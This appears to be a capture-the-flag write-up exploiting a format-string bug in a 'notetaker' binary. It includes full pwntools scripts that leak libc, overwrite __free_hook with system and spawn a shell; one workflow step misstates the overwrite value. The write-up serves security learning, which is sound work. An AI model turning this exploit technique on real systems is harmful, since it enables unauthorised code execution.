
Because Full RELRO is enabled, we cannot overwrite the Global Offset Table (GOT). However, we can target Libc hooks (__free_hook), which are writable pointers within the libc library itself.
Workflow
- Leak Libc address
- find libc base
- calculate offset
- find
_free_hookaddress - calculate
systemaddress which is used to trigger shell by overwriting_free_hook - overwrite
_free_hookwith/bin/sh - Trigger shell
Leak:
from pwn import *

context.binary = elf = ELF('./notetaker')
libc = ELF('./libs/libc.so.6')


p=process('./notetaker')

def write_note(data):
    p.sendlineafter(b'> ', b'2')
    p.sendafter(b'note: ', data)

def read_note():
    p.sendlineafter(b'> ', b'1')
    return p.recvline()

write_note(b'AAAAAAAA'+b'%p.' * 50 + b'\n')
leaks = read_note().decode().split('.')
for i, leak in enumerate(leaks):
    print(f"Offset {i+1}: {leak}")

Buffer Offset is at index 8. Lets check for the libc and stack in gdb:


Lets calculate offset:

Exploit
from pwn import *

context.binary = elf = ELF('./notetaker')
libc = ELF('./libs/libc.so.6')

p = process('./notetaker')

def write_note(data):
    p.sendlineafter(b'> ', b'2')
    p.sendafter(b'note: ', data)

def read_note():
    p.sendlineafter(b'> ', b'1')
    return p.recvline()

def clear_note():
    p.sendlineafter(b'> ', b'3')


#STEP 1: Leak libc
write_note(b'%1$p\n')
leak = read_note().strip()
libc_leak = int(leak, 16)
log.info(f"Leaked: {hex(libc_leak)}")

LEAK_OFFSET = 0x3c4b28
libc.address = libc_leak - LEAK_OFFSET
log.success(f"Libc base: {hex(libc.address)}")


# STEP 2: Calculate addresses
free_hook = libc.sym['__free_hook']
system = libc.sym['system']
log.info(f"__free_hook: {hex(free_hook)}")
log.info(f"system: {hex(system)}")


# STEP 3: Overwrite __free_hook with system
clear_note()
BUFFER_OFFSET = 8

payload = fmtstr_payload(BUFFER_OFFSET, {free_hook: system}, write_size='short')

write_note(payload + b'\n')
read_note()


# STEP 4: Trigger free("/bin/sh") -> system("/bin/sh")

p.sendlineafter(b'> ', b'/bin/sh\x00')
p.interactive()